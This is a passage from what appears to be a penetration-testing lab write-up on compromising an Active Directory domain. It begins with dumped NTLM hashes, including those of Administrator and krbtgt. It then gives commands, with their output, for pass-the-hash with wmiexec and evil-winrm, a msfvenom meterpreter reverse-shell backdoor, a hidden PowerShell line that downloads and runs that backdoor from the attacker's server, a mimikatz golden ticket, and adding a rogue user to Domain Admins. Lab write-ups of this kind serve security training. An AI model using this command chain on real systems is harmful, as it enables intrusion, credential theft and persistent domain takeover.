lab.local\SM_86cf1a92a98f44388:1243:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.local\SM_31e36690de574be28:1244:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.local\SM_9e7f744b6e3648918:1245:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.local\SM_0d8cbc8b660a4810a:1246:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.local\SM_4f06f98224124c4ab:1247:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.local\SM_cfb9186662554b019:1248:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.local\SM_18fa16c226364d4fb:1249:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.local\SM_0ef574238c69471db:1250:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.local\SM_4b2f58075ad44f7c9:1251:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.local\HealthMailbox55a04c6:1253:aad3b435b51404eeaad3b435b51404ee:9c36dbec3a018d6662aae644e6c9a8ba:::
lab.local\HealthMailboxf36fcc0:1254:aad3b435b51404eeaad3b435b51404ee:283c50478e5db22bad81f9909a2eed73:::
lab.local\HealthMailbox3a3b136:1255:aad3b435b51404eeaad3b435b51404ee:e36204175cbe46f546a0bd084651e693:::
lab.local\HealthMailbox117da24:1256:aad3b435b51404eeaad3b435b51404ee:595f8f8267f353af79b73b1d3a009de3:::
lab.local\HealthMailbox441a2eb:1257:aad3b435b51404eeaad3b435b51404ee:d16ef7fbc723399bb8c5a7c72b976ce2:::
lab.local\HealthMailbox71cca5e:1258:aad3b435b51404eeaad3b435b51404ee:a6f499ab3783a2bf9054dd6cf49ecc2b:::
lab.local\HealthMailbox3b3836c:1259:aad3b435b51404eeaad3b435b51404ee:5ac86585d3b2c1e62a519ea0e972d321:::
lab.local\HealthMailbox6fb1b7c:1260:aad3b435b51404eeaad3b435b51404ee:cd6b685760467ba7545c360ef5b966ea:::
lab.local\HealthMailboxb31fd8c:1261:aad3b435b51404eeaad3b435b51404ee:c6903f6ddcb5cab6dbce9e99dcd06dcb:::
lab.local\HealthMailbox907049d:1262:aad3b435b51404eeaad3b435b51404ee:9fdd45f43f9709cf9905e6846dfc988b:::
lab.local\HealthMailboxaeccdc8:1263:aad3b435b51404eeaad3b435b51404ee:23f992944c27a237a4fe91bd97300eac:::
lab.local\test.user:1265:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
lab.local\esta.anabel:1266:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
lab.local\Mr.Robot:1267:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
lab.local\Eliot.Alderson:1268:aad3b435b51404eeaad3b435b51404ee:077cccc23f8ab7031726a3b70c694a49:::
lab.local\White.Rose:1269:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
lab.local\Tyrell.Wellick:1270:aad3b435b51404eeaad3b435b51404ee:077cccc23f8ab7031726a3b70c694a49:::
lab.local\Darlin.Alderson:1271:aad3b435b51404eeaad3b435b51404ee:6563622d23d38c6cc564606595eb4417:::
lab.local\de.genovera:1273:aad3b435b51404eeaad3b435b51404ee:6563622d23d38c6cc564606595eb4417:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:582b847ac6d08ade20599932e45d05fb:::
WIN7-PC$:1105:aad3b435b51404eeaad3b435b51404ee:41094d59283d03d51882c0b4be9bc91e:::
mssql_svc$:1214:aad3b435b51404eeaad3b435b51404ee:2bdcad6d2082323222a291328ab4883e:::
http_svc$:1215:aad3b435b51404eeaad3b435b51404ee:c619b3bb31432c28c3a01cff365d7e85:::
exchange_svc$:1216:aad3b435b51404eeaad3b435b51404ee:825e502d710976aa9bbc1acd5453c5d2:::
WIN10-PC$:1220:aad3b435b51404eeaad3b435b51404ee:957184083c7404fd2234479d06cf4725:::
MAIL$:1221:aad3b435b51404eeaad3b435b51404ee:e9a03b3b6cd8e4f41b0377e6f2a8493b:::
WP$:1264:aad3b435b51404eeaad3b435b51404ee:dcb51f33f2e365ec85dac6684b6bd397:::
FS$:1274:aad3b435b51404eeaad3b435b51404ee:bb67ac2f2d04d6884b9f47a38718fc8e:::
```


…

```
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4f0d4ac9f9ef8131954036be987c1dc5:::
```

"NTLM" hashes:
Krbtgt -> aad3b435b51404eeaad3b435b51404ee:4f0d4ac9f9ef8131954036be987c1dc5
Administrator -> aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86
Eliot.Alderson -> aad3b435b51404eeaad3b435b51404ee:077cccc23f8ab7031726a3b70c694a49

By using another tool from impacket called wmiexec.py, we can login to the domain controller using the administrator hash we found and pass the hash (its use cmd.exe/powershell.exe from windows management instrumentation, wmi-subsystem of powershell).

```
python3 wmiexec.py lab.local/administrator@10.10.0.2 -hashes
aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86
```



Mimikatz - Golden Ticket

Once we got the krbtgt account hash (when exploit "Zero Logon") we can impersonate who we want and grant persistence. we can do it with a common attack called Golden Ticket, and by using a tool called mimikatz who need to be loaded to our target machine, which we owned.

Golden Ticket - The krbtgt is the service account (special hidden account) for the KDC that issues all of the tickets to the clients. If this account compromises its allow to create a Golden Ticket and give the ability to create a ticket for any service/s in the domain.

Mimikatz is a tool made by benjamin delpy, known as gentilkiwi in the github community, this tool well-known to extract plaintext passwords, hash, PIN code and Kerberos ticket from memory. mimikatz can also perform pass the hash, pass the ticket, build golden ticket, play with certificates and much more.

Because mimikatz is include as a Meterpreter script in Metasploit, we can use it.

I will create another meterpreter payload to explore different approach for persistence:

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows
-f exe LHOST=10.10.0.14 LPORT=9876 -o ~/payload/backdoor.exe
```

-p windows/meterpreter/reverse_tcp **->** payload to use
-a x86 **->** the architecture to use for the payload, 32bit
--platform windows **->** the platform of the payload
-f exe **->** output format
LHOST=10.10.0.14 -> attack machine ip, in our case the kali machine
LPORT=9876 **->** random port for the kali machine to listen
-o ~/payload/backdoor.exe **->** save the payload to a file and give it a name (I chose backdoor.exe for simplicity)

After we create the payload, we need to deliver it to the target machine. We can host a sample apache server that everyone in the domain network can access it and put the payload there.

```
sudo apt-get install apache2
sudo service apache2 start
sudo rm /var/www/html/index.html
sudo cp ~/payload/backdoor.exe /var/www/html
```


For the golden ticket attack we will also need the sid of the domain, we can use another tool from impacket called lookupsid.py with the administrator hash:

```
python3 lookupsid.py lab.local/administrator@10.10.0.2 1 -hashes
aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86
```

Before we run the backdoor we need to create a listener from our kali machine, like we did in the "Phishing Mail" which will give us the meterpreter shell

```
Msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.0.14
set LPORT 9876
```

Exploit and wait for the connection:




We need to login to the target machine (WIN10-PC) to deliver and trigger the backdoor, I will login using evil-winrm with Eliot.Alderson "NT" hash, so we will be able to create a golden ticket for this account.

evil-winrm is winrm shell for hacking/pentesting.

```
evil-winrm -i 10.10.0.5 -u eliot.alderson@lab.local –H
077cccc23f8ab7031726a3b70c694a49
```

We could try access for example to the ntds.dit file path (it includes all the password hashes), but Eliot.Alderson do not have access “yet”:



To run the “backdoor.exe” I will use a powershell line to pull it from the apache server and get a Meterpreter shell. (I could just upload the backdoor with evil-winrm but I wanted it to be more challenging)

Trigger the backdoor using powershell:

```
powershell.exe -ep bypass -noprofile -windowstyle hidden -command {(New-Object System.Net.Webclient).downloadfile("http://10.10.0.14/backdoor.exe","$env:appdata\backdoor.exe"); start-process ("$env:appdata\backdoor.exe")}
```

-ep bypass **->** bypass execution policies - security mode which nothing is blocked and there are no warnings or prompts

-noprofile **->** does not load the windows powershell profile

-windowstyle hidden **->** set the window style to hidden

-command {} **->** we can insert command/s to the curly bracket

(New-Object System.Net.Webclient).downloadfile(source,destination) **->** the first command downloads the backdoor from the apache server to c:\users\%username%\AppData\Roaming

; **->** separate between commands

Start-process (“process\path”) **->** the second command lunch it

We can see immediately after we run the powershell line, a Meterpreter shell is open for us:

Now we can run mimikatz:

```
Load kiwi
```

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

And create a golden ticket:

```
golden_ticket_create -d lab.local -u eliot.alderson -s S-1-5-21-2747851570-4070118466-712734648 -k 4f0d4ac9f9ef8131954036be987c1dc5 -t /tmp/eliot.key
```

-d lab.local **->** the name of the domain

-u pentest **->** the user that the golden ticket is for

-s **->** the domain sid

-k **->** the krbtgt hash

-t **->** location to put the ticket and a name (the location is in the kali machine)

```
meterpreter > golden_ticket_create -d lab.local -u eliot.alderson -s S-1-5-21-2747851570-4070118466-712734648 -k 4f0d4ac9f9ef8131954036be987c1dc5 -t /tmp/eliot.key
[+] Golden Kerberos ticket written to /tmp/eliot.key
meterpreter >
```

Using the golden ticket:

```
kerberos_ticket_use /tmp/eliot.key
kerberos_ticket_list
```

```
meterpreter > kerberos_ticket_use /tmp/eliot.key
[*] Using Kerberos ticket stored in /tmp/eliot.key, 1832 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 10/5/2021 6:41:57 AM ; 10/3/2031 2:41:57 PM ; 10/3/2031 2:41:57 PM
   Server Name       : krbtgt/lab.local @ lab.local
   Client Name       : eliot.alderson @ lab.local
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

meterpreter >
```


We can also see the ticket from the evil-winrm session:

```
klist
```

```
*Evil-WinRM* PS C:\Users\eliot.alderson\Documents> powershell.exe -ep bypass -noprofile -windowstyle hidden -command {(New
rocess ("$env:appdata\backdoor.exe")}
*Evil-WinRM* PS C:\Users\eliot.alderson\Documents> klist

Current LogonId is 0:0x26d187

Cached Tickets: (1)

#0>     Client: eliot.alderson @ lab.local
        Server: krbtgt/lab.local @ lab.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 10/5/2021 6:41:57 (local)
        End Time:   10/3/2031 14:41:57 (local)
        Renew Time: 10/3/2031 14:41:57 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
*Evil-WinRM* PS C:\Users\eliot.alderson\Documents>
```

Now, we can access the ntds.dit file path with “Eliot.Alderson” account:

```
dir \\10.10.0.2\c$\windows\ntds
```



Domain Admins Group

Domain Admins Group - members of this group have full control of the domain. by default, this group is a member of the administrators group on all domain controllers, all domain workstations, and all domain member servers at the time they are joined to the domain.

We can also get dominance by creating a new user using evil-winrm with the administrator “NTLM” hash and put him in the domain admins group using wmiexec.py:


Login with evil-winrm and create new user:

```
evil-winrm -i 10.10.0.2 -u administrator@lab.local -H
a87f3a337d73085c45f9416be5787d86
$password = ConvertTo-SecureString '1234' -AsPlainText -Force; New-
ADUser 'Pen.test' -Enabled $true -AccountPassword $password
```

$password = ConvertTo-SecureString '1234' -AsPlainText –Force **->** create secure password variable

; **->** separate between commands

New-ADUser 'Pen.test' -Enabled $true -AccountPassword $password **->** create a new user name “pen.test” with the secure password



After we create the “pen.test” account, we can try to access the ntds.dit file path:

```
python3 wmiexec.py -shell-type powershell pen.test:'1234'@10.10.0.2
"dir \\\\10.10.0.2\\c$\\windows\\ntds"
```

-shell-type powershell **->** use powershell as the prefer shell

"dir \\\\10.10.0.2\\c$\\windows\\ntds" **->** command to execute, list directory content

```
┌──(eliot㉿kali)-[~/tools/zerologon/impacket/examples]
└─$ python3 wmiexec.py -shell-type powershell pen.test:'Passw0rd'@10.10.0.2 "dir \\\\10.10.0.2\\c$\\windows\\ntds"
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied
```

*we can see we don’t have access “yet”

From the evil-winrm session, we can add the “pen.test” account to the domain admins group:

```
Add-ADGroupMember -Identity 'domain admins' -Members pen.test
```

Add-ADGroupMember **->** add user to group

-Identity 'domain admins’ **->** domain admins group

-Members pen.test **->** user name to add

```
┌──(eliot㉿kali)-[~/tools/zerologon/impacket/examples]
└─$ evil-winrm -i 10.10.0.2 -u administrator@lab.local -H a87f3a337d73085c45f9416be5787d86

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> $password = ConvertTo-SecureString 'Passw0rd' -AsPlainText -Force; New-ADUser 'Pen.test' -Enabled $true -AccountPassword $password
*Evil-WinRM* PS C:\Users\Administrator\Documents> Add-ADGroupMember -Identity 'domain admins' -Members pen.test
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Now, when we try to access the same ntds.dit file with the “pen.test” account:

```
┌──(eliot㉿kali)-[~/tools/zerologon/impacket/examples]
└─$ python3 wmiexec.py -shell-type powershell pen.test:'Passw0rd'@10.10.0.2 "dir \\\\10.10.0.2\\c$\\windows\\ntds"
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied

┌──(eliot㉿kali)-[~/tools/zerologon/impacket/examples]
└─$ python3 wmiexec.py -shell-type powershell pen.test:'Passw0rd'@10.10.0.2 "dir \\\\10.10.0.2\\c$\\windows\\ntds"
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used


    Directory: \\10.10.0.2\c$\windows\ntds


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          10/2/2021   4:40 PM       8192 edb.chk
-a---          10/2/2021   4:56 PM   10485760 edb.log
-a---          10/2/2021   4:56 PM   10485760 edb0000A.log
-a---          9/12/2021   1:52 AM   10485760 edbres00001.jrs
-a---          9/12/2021   1:52 AM   10485760 edbres00002.jrs
-a---          9/30/2021   4:33 PM   10485760 edbtmp.log
-a---          10/2/2021   4:40 PM   52445184 ntds.dit
-a---          10/2/2021   4:40 PM    2113536 temp.edb
```

We have access